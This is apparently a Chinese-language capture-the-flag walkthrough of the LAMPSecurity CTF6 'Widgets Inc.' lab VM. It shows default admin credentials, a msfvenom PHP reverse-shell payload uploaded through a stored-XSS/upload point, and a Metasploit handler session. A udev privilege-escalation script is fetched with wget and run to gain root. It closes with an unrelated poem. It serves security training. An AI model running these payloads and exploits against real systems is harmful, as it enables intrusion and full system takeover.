




访问80端，发现账号密码登陆




关于我们
您要购买或出售小部件吗？Widgets，Inc.是互联网上运行时间最长，最受尊敬的窗口小部件供应商。我们可以提供您的小部件需求或为您提供经销商材料。无论您对小部件有什么兴趣，我们都会在这里为您提供帮助。我们敬业的专业人员可以提供24-7小部件支持。我们确保您的窗口小部件窗口小部件正确无误，并消除了窗口小部件部署的麻烦。我们可以帮助您培训自己的窗口小部件人员或为您创建窗口小部件。我们有资金，因此无论您的预算如何，我们都能满足您的小部件需求。立即联系销售代表！
我们的工作人员
我们敬业的员工完全通过了小部件认证，并且是专业人士。要联系我们，请使用以下电子邮件地址：
约翰·斯隆（John Sloan）-首席执行官
Linda Charm-经理
Fred Beekman-销售
登录
请验证
用户名：
密码：
登录
关于本网站
该网站由Toby Victor开发。它由PHP和MySQL提供支持，并托管在CentOS linux服务器上。
有问题吗？
如果您遇到困难或需要任何帮助，请随时给我发送电子邮件。



不安全 | 192.168.232.133/index.php
«About Widgets
Widgets Inc.
CTF 6 - Widgets Inc. Homepage
Home
Log In
Add Event
Manage Users
Logs
Log Out
About Us
Are you looking to buy or sell widgets? Widgets, Inc. is the internet's longest running and most respected vendor of widgets. We can supply your widget needs or provide you with reseller materials. Whatever your interest in widgets, we're here to help you. Our dedicated staff of professionals can provide 24-7 widget support. We make sure your widgets widget properly, and take the headache out of widget deployment. We can help you train your own staff of widgeters or widget your widgets for you. We have financing so that we can meet your widget needs regardless of your budget. Contact a sales representative now!
Our Staff
Our dedicated staff are completely widget certified and extremely pro-widget. To contact us use the email addresses below:
John Sloan - CEO
News & Announcements
Suspendisse sapien orci
Posted by: admin
Suspendisse sapien orci, luctus laoreet fringilla vitae, sodales non quam. Aliquam vel justo vel enim dapibus ullamcorper. Sed elementum lacus sed tortor imperdiet imperdiet. Maecenas a turpis vel tellus iaculis ullamcorper. Pellentesque vitae orci at dolor vestibulum pharetra sit amet ut sem. Donec nec rhoncus ligula. Suspendisse eget luctus nunc. Nam eget arcu augue, vitae condimentum magna. Etiam et fermentum erat. Fusce vehicula urna ac nisl imperdiet fringilla blandit ut quam. Nullam ult...
Read more
6 reads
Edit this event
Delete event
Praesent magna est
Posted by: admin
要保存密码吗？
用户名
admin
密码
adminpass
保存
一律不
Feel free to email me if you get stuck or need any help.



不安全 | 192.168.232.133/index.php?action=add_event
«关于小工具
Widgets Inc.
CTF 6-Widgets Inc.主页
家
登录
新增活动
管理用户
日志
登出
有用的资源：Webmail | LAMPSecurity.org
关于我们
您要购买或出售小部件吗？Widgets，Inc.是互联网上运行时间最长，最受尊敬的窗口小部件供应商。我们可以提供您的小部件需求或为您提供经销商材料。无论您对小部件有什么兴趣，我们都会在这里为您提供帮助。我们敬业的专业人员可以提供24-7小部件支持。我们确保您的窗口小部件窗口小部件正确无误，并消除了窗口小部件部署的麻烦。我们可以帮助您培训自己的窗口小部件人员或为您创建窗口小部件。我们有资金，因此无论您的预算如何，我们都能满足您的小部件需求。立即联系销售代表！
我们的工作人员
我们敬业的员工完全通过了小部件认证，并且是专业人士。要联系我们，请使用以下电子邮件地址：
约翰·斯隆（John Sloan）-首席执行官
Linda Charm-经理
Fred Beekman-销售
莫莉·斯蒂尔-助理
Toby Victor-技术
新增活动
新赛事详情
标题：
描述：
存储xss漏洞
图片：
选择文件
未选择任何文件
新增活动
关于本网站
该网站由Toby Victor开发。它由PHP和MySQL提供支持，并托管在CentOS linux服务器上。
有问题吗？
如果您遇到困难或需要任何帮助，请随时给我发送电子邮件。
此网页使用了完美的“圣杯”3栏液态布局由马修·詹姆斯·泰勒。查看更多网站布局和网站设计文章。

漏洞利用

> msf生成php反弹shell，并利用存储XSS进行上传

```
msfvenom -p php/meterpreter_reverse_tcp LHOST=192.168.232.128 LPORT=7777 -o shell.php
```





> kali启动msfconsole，进行利用

```
msfconsole
use exploit/multi/handler
set payload php/meterpreter_reverse_tcp
set lhost  192.168.232.128
set lport 7777
sessions -s 1
exploit
此时需要去页面访问一下刚才上传的shell.php，进行触发
```

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter_reverse_tcp
payload ⇒ php/meterpreter_reverse_tcp
msf5 exploit(multi/handler) > set lhost  192.168.232.128
lhost ⇒ 192.168.232.128
msf5 exploit(multi/handler) > set lport 7777
lport ⇒ 7777
```


```
msf5 exploit(multi/handler) > sessions -s 1
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.232.128:7777

^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.232.128:7777
[*] Meterpreter session 1 opened (192.168.232.128:7777 → 192.168.232.133:33903) at 2020-04-29 22:17:57 -0400

meterpreter > whoami
[-] Unknown command: whoami.
meterpreter > sysinfo
Computer    : localhost
OS          : Linux localhost 2.6.18-92.el5 #1 SMP Tue Jun 10 18:49:47 EDT 2008 i686
Meterpreter : php/linux
meterpreter >
```

提权

> 进入交互式shell


```
shell
python -c 'import pty;pty.spawn("/bin/bash")'
```

msf搜索系统版本的漏洞

```
searchsploit linux udev
```


下载攻击脚本

```
wget http://192.168.232.129/8478.sh
ls | grep 8478.sh
```



添加执行权限，执行脚本

dos2unix 8478.sh 将脚本从文本格式转换为 nuix 格式：
chmod +x 8478.sh 添加执行权限
ls -la 8478.sh 查看执行权限：
cat /proc/net/netlink 查看进程：
./8478.sh 568 利用 568 的一个进程：





```
wget http://192.168.232.129/8478.sh
--11:48:27--  http://192.168.232.129/8478.sh
Connecting to 192.168.232.129:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3498 (3.4K) [application/x-sh]
Saving to: `8478.sh'

100%[======================================>] 3,498       --.-K/s   in 0s

11:48:27 (685 MB/s) - `8478.sh' saved [3498/3498]

bash-3.2$ dos2unix 8478.sh
dos2unix 8478.sh
dos2unix: converting file 8478.sh to UNIX format ...
bash-3.2$ chmod +x 8478.sh
chmod +x 8478.sh
bash-3.2$ ls -a 8478.sh
ls -a 8478.sh
8478.sh
bash-3.2$ cat /proc/net/netlink
cat /proc/net/netlink
sk       Eth Pid    Groups   Rmem     Wmem     Dump     Locks
cfebce00 0   0      00000000 0        0        00000000 2
cf87d800 0   3129   00000111 0        0        00000000 2
cfc35a00 6   0      00000000 0        0        00000000 2
cfe78600 7   0      00000000 0        0        00000000 2
c1317600 9   2452   00000000 0        0        00000000 2
cfe66e00 9   0      00000000 0        0        00000000 2
cf55dc00 10  0      00000000 0        0        00000000 2
cf51fc00 11  0      00000000 0        0        00000000 2
cfc35400 15  569    ffffffff 0        0        00000000 2
cfebcc00 15  0      00000000 0        0        00000000 2
cf51fa00 16  0      00000000 0        0        00000000 2
cf6c6c00 18  0      00000000 0        0        00000000 2
bash-3.2$ ./8478.sh 569
```




```
./8478.sh 568
suid.c: In function 'main':
suid.c:3: warning: incompatible implicit declaration of built-in function 'execl'
sh-3.2# whoami
whoami
root
sh-3.2# pwd
pwd
/var/www/html/files
sh-3.2# cd
cd
sh-3.2# pwd
pwd
/
sh-3.2# cd root
cd root
```

摘抄

你不是被别人丢下的，
也不是为别人准备的；
一切自由生长，
自己种花自己开，
自己开错自己败；
时间吹落的，交给时间捡起来。